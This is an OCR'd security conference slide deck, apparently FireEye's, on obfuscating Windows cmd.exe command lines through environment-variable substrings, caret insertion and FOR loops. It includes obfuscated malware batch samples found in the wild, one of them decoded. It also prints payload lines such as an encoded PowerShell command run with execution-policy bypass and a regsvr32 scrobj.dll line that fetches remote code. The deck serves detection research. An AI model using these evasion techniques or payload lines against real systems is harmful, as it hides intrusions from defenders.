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
Whose Binary is it Anyway: Obfuscating Binary Names

- Rename/copy cmd.exe
- Cmd.exe substitutes (kind of)
  - forfiles.exe (@vector_sec)
  - pcalua.exe
  - scriptrunner.exe (@KyleHanslovan -- Win10+)



Whose Binary is it Anyway: Obfuscating Binary Names

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  - forfiles.exe (@vector_sec)
  - pcalua.exe
  - scriptrunner.exe (@KyleHanslovan -- Win10+)
  - https://gist.github.com/api0cradle/8cdc53e2a80de079709d28a2d96458c2

- Syntactical obfuscation of legitimate binary name?

Whose Binary is it Anyway: Obfuscating Binary Names

- Env var encoding
  - Nothing new
  - Resolves on command line

```
C:\> echo %ProgramData%
C:\ProgramData

C:\> echo %ProgramData:~0,1%%ProgramData:~9,2%
CmD
```

```
C:\> %ProgramData:~0,1%%ProgramData:~9,2%
CmD

C:\> %ProgramData:~3,1%%ProgramData:~5,1%we%ProgramData:~7,1%she%Public:~12,1%%Public:~12,1%
Powershell
```

Whose Binary is it Anyway: Obfuscating Binary Names

- Something that does NOT resolve on the command line (i.e. internal commands)
  - SET
  - ASSOC
  - FTYPE

```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\me\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
```

```
C:\>assoc
.386=vxdfile
.5vw=wireshark-capture-file
.accda=Access.ACCDAExtension.16
.accdb=Access.Application.16
.accdc=Access.ACCDCFile.16
```

```
C:\>ftype
Access.ACCDAExtension.16=C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE /NOSTARTUP "%1"
Access.ACCDCFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1"
Access.ACCDEFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1" %2
```

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string ***PowerShell***

```
C:\>set | findstr PowerShell
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\Syste
m32\WindowsPowerShell\v1.0\;C:\Users\me\AppData\Local\Microsoft\WindowsApps;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\W
indowsPowerShell\v1.0\Modules
```

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

```
# Randomly select from find/findstr query values that return specific output containing "PowerShell".
$findValPSModule = Get-Random -InputObject @('PSM','SMo','SMod','Modu','odu','du','dul','ule','leP','ePa','ePat')
```


FireEye

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string ***PowerShell***

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Required (case-sensitive) delimiters are: **s** and ****

PSModulePath=C:\Program Files\Window**s**PowerShell****Modules;C:\Windows\system32\Window**s**PowerShell****v1.0\Modules

Whose Binary is it Anyway: Obfuscating Binary Names

- Using **SET** to produce the string ***PowerShell***

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PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

Required (case-sensitive) delimiters are: **s** and ****

PSModulePath=C:\Program File**s**\Window**s****PowerShell**\Module**s**;C:\Window**s****s**ystem32\Window**s****PowerShell**\v1.0\Module**s**

1 2 3 **4** 5 6 7 8 9 10 **11** 12 13

Whose Binary is it Anyway: Obfuscating Binary Names

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```
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```


Required (case-sensitive) delimiters are: **s** and ****

PSModulePath=C:\Program File**s**\Window**s****PowerShell**\Module**s**;C:\Window**s****s**ystem32\Window**s****PowerShell**\v1.0\Module**s**

1 2 3 **4** 5 6 7 8 9 10 **11** 12 13

cmd.exe /c "FOR /F "delims=**s**\ tokens=**4**" %a IN ('**set^|findstr PSM**')DO %a"



OUTLINE

State of ~~the Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

C:\> Deep Dive: Character Insertion Obfuscation

Deep(er) Dive: Advanced Payload Obfuscation

Invoke-DOSfuscation Demo

Detecting DOSfuscation

FireEye

Deep Dive: Character Insertion Obfuscation


- Typically more useful for evading static analysis detections rather than dynamic detections
  - Caret escape character (^)
  - Double quotes, evenly balanced ("")
  - Encapsulating parentheses
  - Leading & trailing special characters
  - Standard input argument hiding

```
"C:\WINDOWS\system32\cmd.exe" /c
P^o^w^e^r^S^h^e^l^l^.^e^x^e^ -NoExit -Exec Bypass -EC
IAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHk…
```

```
regsvr32.exe /s /n /u /i:"h"t"t"p://<REDACTED>.jpg scrobj.dll
```

```
,cmd;/ccalc
```

```
cmd /c echo calc|cmd
```



Deep Dive: Character Insertion Obfuscation

- Typically more useful for evading static analysis detections rather than dynamic detections
  - Nonexistent env vars (batch files)
    - https://marcin-chwedczuk.github.io/obfuscating-windows-batch-files
  - Custom env vars
  - Existing env vars

```
echo "Find Evil!"  →  ec%a%ho "Fi%b%nd Ev%c%il!"
```


```
..\..\..\WINDOWS\system32\cmd.exe /V /K set p=p&&!p!owershell
-w hidden -c "IEX ((('Q0zF='+'Q0z'+'env:T'+'emp+'+'zARYUEyjv'…
```


```
C:\> echo %ProgramData%
C:\ProgramData

C:\> echo
%ProgramData:~0,1%%ProgramData:~9,2%
CmD
```


FireEye

Deep Dive: Character Insertion Obfuscation


- Out-FINcodedCommand POC
  - A few binary syntax options with environment variable character substitution





Deep Dive: Character Insertion Obfuscation

- Out-FINcodedCommand POC
  - A few binary syntax options with environment variable character substitution



CmD

```
C:\>%allusersprofile:~4,1%%temp:~-3,1%%prompt:~-1,1%%programfiles:~10,1%%allusersprofile:~8,1%%allusersprofile:~-4,-3%%allusersprofile:~-4,-3%%programfiles:~10,1%"hk%windi
r:~0,1%%appdata:~3,1%%temp:~2,1%%windir:~-1,1%%windir:~-3,1%%programfiles:~-5,1%%temp:~-4,1%%systemroot:~3,1%%allusersprofile:~8,1%%allusersprofile:~4,1%%temp:~-3,1%%temp:
~2,1%%commonprogramfiles:~-10,1%%appdata:~-3,1%%windir:~0,1%%allusersprofile:~4,1%%windir:~-3,1%%windir:~-1,1%%windir:~-3,1%%programfiles:~-5,1%%temp:~-4,1%%temp:~2,1%%win
dir:~0,1%%windir:~-3,1%%programfiles:~9,1%%programfiles:~9,1%%allusersprofile:~8,1%%commonprogramfiles:~-7,1%%allusersprofile:~-4,-3%%programfiles:~10,1%%programfiles:~3,1
%%allusersprofile:~4,1%%windir:~-3,1%%windir:~0,1%%temp:~-3,1%%windir:~-1,1%%windir:~-1,1%%windir:~-3,1%%allusersprofile:~4,1%"%programfiles:~10,1%/v%programfiles:~10,1%%a
llusersprofile:~8,1%%appdata:~3,1%%temp:~-4,1%%windir:~-3,1%%allusersprofile:~4,1%%appdata:~3,1%%commonprogramfiles:~-7,1%%programfiles:~10,1%/%allusersprofile:~-4,-3%%pro
gramfiles:~10,1%"%temp:~-3,1%%windir:~0,1%h%windir:~-3,1%%programfiles:~10,1%%programfiles:~3,1%%windir:~3,1%%commonprogramfiles:~-7,1%%allusersprofile:~-4,-3%"%programfil
es:~10,1%/%programfiles:~-5,1%%programfiles:~10,1%&&%programfiles:~10,1%%systemdrive:~0,1%%appdata:~-4,-3%%allusersprofile:~-4,-3%
The operation completed successfully.
Microsoft Windows [Version 10.0.16200.1000]
(c) 2017 Microsoft Corporation. All rights reserved.
PWnD

C:\>
```

Deep Dive: Character Insertion Obfuscation (ITW 1/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
661877d416f34411fad7e22246ee0d61d14de3065a34b0a7b2f28052d56db6e2 b297db3bf24b99236cca134c76be92bd	25 / 60	2012-06-15 18:28:57	2017-11-19 01:12:01	4	4	286.2 KB

  - SHA-256: 661877d416f34411fad7e22246ee0d61d14de3065a34b0a7b2f28052d56db6e2

```
ÿba^M
goto RealHead^M
[Devourer_3.0_12722772318242][DSC02702.JPG][EJPack]^M
^M
:RealHead^M
cls^M
@echo off^M
^M
:AvoideVNBug^M
if "%APPDATA%"=="" if not exist %systemroot%\system32\drivers\values.log goto Kill^M
if "%APPDATA%"=="" FOR /F "tokens=*" %%i in (%systemroot%\system32\drivers\values.log) do set %%i^M
^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-13,1%%userprofile:~5,1%%appdata:~-7,1%%appdata:~-15,1%%userprofile:~6,1%=%%bh%%jkq%%vz%%f7%%4c50t%%u1w8%%(cdf9)%%@6tc%%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%%appdata:~-13,1%%appdata:~-7,1%%userprofile:~5,1%%appdata:~-1%%appdata:~-13,1% ENABLEEXTENSIONS ENABLEDELAYEDEXPANSION^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% D%comspec:~-1%%tcopu:~8,1%%appdata:~-7,1%%userprofile:~6,1%%programfiles:~4,1%%comspec:~-1%%programfiles:~4,1%=%systemroot%\F%appdat
a:~-7,1%%userprofile:~14,1%%comspec:~-13,1%%comspec:~-16,1%\HIDESE~%tcopu:~21,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%%comspec:~-13,1%%userprofile:~6,1%%appdata:~-15,1%=%systemroot%\F%appdata:~-7,1%%userprofile:~14,1%%com
spec:~-13,1%%comspec:~-16,1%\HIDESE~%tcopu:~21,1%\D%comspec:~-1%%tcopu:~8,1%%appdata:~-7,1%%userprofile:~6,1%%programfiles:~4,1%%comspec:~-1%%programfiles:~4,1%%comspec:~-16,1%%c
omspec:~-1%%comspec:~-13,1%%userprofile:~6,1%%appdata:~-15,1%^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %programfiles:~4,1%%appdata:~-1%%programfiles:~4,1%=%Devourer%\W%programfiles:~-4,1%%userprofile:~14,1%RAR^M
%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% %comspec:~-16,1%%comspec:~-1%%appdata:~-13,1%%tcopu:~11,1%%userprofile:~5,1%%appdata:~-7,1%%appdata:~15,1%%comspec:~-1%=%random%%ran
dom%^M
^M
if "%1"=="-Install" goto Install^M
if "%1"=="-Run" goto Run^M
if "%1"=="-Tenbatsu" goto Tenbatsu^M
if "%1"=="-Kill" goto Kill^M
if "%1"=="-Open" goto Open^M
if /i "%1"=="-goto" goto %2^M
```

%comspec:~-16,1%%comspec:~-1%%comspec:~-13,1% decodes to **set**

Deep Dive: Character Insertion Obfuscation (ITW 2/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
9e1df42f00829d16afd97c575f08da45467bbcab92ca5e3d2832a009dddaa8a7 ab93ee994cf51878ee56ac6286da9fe6	0 / 59	2017-10-12 15:52:30	2017-10-12 15:52:30	1	1	34.3 KB

  - SHA-256: 9e1df42f00829d16afd97c575f08da45467bbcab92ca5e3d2832a009dddaa8a7
  - Obfuscator: https://github.com/guillaC/**JSBatchobfuscator**

Set full alphabet in custom env var

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
cls
@%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~12,1%%aayhu8u8p8dv0ftj4i:~17,1%%aayhu8u8p8dv0ftj4i:~24,1% %aayhu8u
%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1
p8dv0ftj4i:~23,1%.%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8dv0ftj4i:~14,1%
%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~20,1%%aayhu8u8p
~21,1% /%aayhu8u8p8dv0ftj4i:~41,1% /%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~48,1% %aayhu8u8p8dv0ftj4i:~44,1
p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~43,1%%aayhu8u8p8dv0ftj4i:~21,1%%aayhu8u8p8dv0ftj4i:~25,1%.%aayhu8u8p8dv0ftj4
@%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~12,1%%aayhu8u8p8dv0ftj4i:~17,1%%aayhu8u8p8
i:~60,1%_%aayhu8u8p8dv0ftj4i:~38,1%%aayhu8u8p8dv0ftj4i:~56,1%%aayhu8u8p8dv0ftj4i:~53,1%%aa
8dv0ftj4i:~56,1%%aayhu8u8p8dv0ftj4i:~54,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4i:~53,1%\%aayhu8u8p8dv0ftj4
yhu8u8p8dv0ftj4i:~32,1%%aayhu8u8p8dv0ftj4i:~10,1%%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~14,1%\%aayhu8u8p8
8,1%%aayhu8u8p8dv0ftj4i:~28,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~28,1%\%aayhu8u8p8dv0ftj4i:~58,1%%aayh
j4i:~4,1%%aayhu8u8p8dv0ftj4i:~3,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~49,1%%aayhu8u8p8dv0ftj4i:~24,1%%aa
v0ftj4i:~47,1%%aayhu8u8p8dv0ftj4i:~54,1%%aayhu8u8p8dv0ftj4i:~44,1%%aayhu8u8p8dv0ftj4i:~39,1%\{%aayhu8u8p8dv0ftj4i:
8u8p8dv0ftj4i:~9,1%%aayhu8u8p8dv0ftj4i:~1,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ftj4i:~4,1%~%aayhu8u8p8dv0ftj4
u8u8p8dv0ftj4i:~4,1%%aayhu8u8p8dv0ftj4i:~36,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~40,1%~%aayhu8u8p8dv0ft
aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~1,1%%aayhu8u8p8dv0ftj4i:~6,1%%aayhu8u8p8dv0ftj4i:~5,1%%aayhu8u8p8dv0ftj4i:~41,1%%aayhu8u8p8dv0ftj4i:~37,1%%aayhu8u8p8dv0ftj4i:~2,1%%aayhu8u8p8dv0ftj4i:~0,1%%
aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~0,1%%aayhu8u8p8dv0ftj4i:~40,1%%aayhu8u8p8dv0ftj4i:~38,1%} [%aayhu8u8p8dv0ftj4i:~7,1%] >%aayhu8u8p8dv0ftj4i:~25,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4
i:~27,1%%aayhu8u8p8dv0ftj4i:~22,1%%aayhu8u8p8dv0ftj4i:~13,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~21,1%.%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8dv0ftj4i:~29,1%
@%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~16,1%%aayhu8u8p8dv0ftj4i:~18,1%%aayhu8u8p8dv0ftj4i:~23,1%%aayhu8u8p8dv0ftj4i:~18,1% %aayhu8u8p8dv0ftj4i:~25,1%%aayhu8u8p8dv0ftj4
i:~14,1%%aayhu8u8p8dv0ftj4i:~27,1%%aayhu8u8p8dv0ftj4i:~22,1%%aayhu8u8p8dv0ftj4i:~13,1%%aayhu8u8p8dv0ftj4i:~14,1%%aayhu8u8p8dv0ftj4i:~21,1%.%aayhu8u8p8dv0ftj4i:~29,1%%aayhu8u8p8dv0ftj4i:~33,1%%aayhu8u8p8
dv0ftj4i:~29,1%
```

DECODED

```
@echo off
Set aayhu8u8p8dv0ftj4i=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
cls
@echo off
taskkill /F /IM IDMan.exe
taskkill /F /IM IDMGrHlp.exe
@echo HKEY_CURRENT_USER\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_CURRENT_USER\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@echo HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} [7] >permdel.txt
@regini permdel.txt
@del permdel.txt
reg delete HKCU\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\Wow6432Node\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKLM\Software\Classes\CLSID\{7B8E9164-324D-4A2E-A46D-0165FB2000EC} /f
reg delete HKCU\Software\DownloadManager /v CheckUpdtVM /f
reg delete HKCU\Software\DownloadManager /v scansk /f
reg delete HKCU\Software\DownloadManager /v tvfrdt /f
reg delete HKCU\Software\DownloadManager /v ptrk_scdt /f
reg delete HKCU\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKCU\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKCU\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
reg delete HKLM\Software\Classes\CLSID\{07999AC3-058B-40BF-984F-69EB1E554CA7} /f
reg delete HKLM\Software\Classes\CLSID\{6DDF00DB-1234-46EC-8356-27E7B2051192} /f
reg delete HKLM\Software\Classes\CLSID\{D5B91409-A8CA-4973-9A0B-59F713D25671} /f
exit
```

Deep Dive: Character Insertion Obfuscation (ITW 3/3)

- Env var encoding in the wild

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0ae8064c2fed2109d00f07c2a03afe965	0 / 59	2017-10-09 17:59:02	2017-10-09 17:59:02	2	1	36.5 KB

  - SHA-256: 761483906b45fad51f3c7ab66b1534dee137e93a52816aa270bc97249acb56d0 **(see white paper!)**

Set env var called ' (single quote) with known env var substrings

Assemble payload as substrings from newly-set ' env var

OUTLINE

State of ~~the Union~~ Obfuscation

Obfuscation in the Wild: 3 Case Studies

Whose Binary is it Anyway: Obfuscating Binary Names

Deep Dive: Character Insertion Obfuscation

C:\> **Deep(er) Dive: Advanced Payload Obfuscation**


Invoke-DOSfuscation Demo

Detecting DOSfuscation

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- %COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING




```
C:\>%COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       860
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       492
```

Deep(er) Dive: Advanced Payload Obfuscation

- %COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING

- **%COMSPEC%** :: env var for "C:\Windows\system32\cmd.exe"
- **/b** :: exits cmd.exe to calling program with specified process exit code
- **/c** :: remainder of command line processed as a command
- **start** :: execute remaining command without waiting for it to finish
- **/b** :: (same as before but for second command)
- **/min** :: start window minimized

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

- Env var substitution

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

- Env var substitution

```
C:\>echo %COMSPEC%
C:\Windows\system32\cmd.exe
```

27 chars

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring
  - %COMSPEC:~0%
  - %COMSPEC:~0,27%
  - %COMSPEC:~-27%
  - %COMSPEC:~-27,27%

- Env var substitution

```
C:\>echo %COMSPEC%
C:\Windows\system32\cmd.exe
```

27 chars

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring

  - %COMSPEC:~0%
  - %COMSPEC:~0,27%
  - %COMSPEC:~-27%
  - %COMSPEC:~-27,27%
  - %COMSPEC:~0,1337%
  - %COMSPEC:~-1337%
  - %COMSPEC:~-1337,1337%

- Env var substitution

```
C:\>echo %COMSPEC%
C:\Windows\system32\cmd.exe
```

27 chars

FireEye

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring
  - %COMSPEC:~0%
  - %COMSPEC:~0,27%
  - %COMSPEC:~-27%
  - %COMSPEC:~-27,27%
  - %COMSPEC:~0,1337%
  - %COMSPEC:~-1337%
  - %COMSPEC:~-1337,1337%

- Env var substitution
  - %COMSPEC:\=/%
  - %COMSPEC:KeepMatt=Happy%
  - %COMSPEC:*System32\=%
  - %COMSPEC:*Tea=Coffee%

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring
  - **%COMSPEC:~0,27%**
- Env var substitution
  - **%COMSPEC:\=/%**

- %COMSPEC:~0%
- **%COMSPEC:~0,27%**
- %COMSPEC:~-27%
- %COMSPEC:~-27,27%

- %COMSPEC:~0,1337%
- %COMSPEC:~-1337%
- %COMSPEC:~-1337,1337%

- **%COMSPEC:\=/%**
- %COMSPEC:KeepMatt=Happy%
- %COMSPEC:*System32\=%
- %COMSPEC:*Tea=Coffee%

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Random Case

- Env var substring
  - **%coMSPec:~0,27%**
- Env var substitution
  - **%coMSPec:\=/%**

Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Random Case
- Whitespace

- Env var substring
  - **%coMSPec:~ 0, 27%**
- Env var substitution
  - **%coMSPec: \ = / %**

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Deep(er) Dive: Advanced Payload Obfuscation

- **%COMSPEC%** /b /c start /b /min netstat -ano | findstr LISTENING

- Env var substring
  - **%coMSPec:~ -0, +27%**
- Env var substitution
  - **%coMSPec: \ = / %**

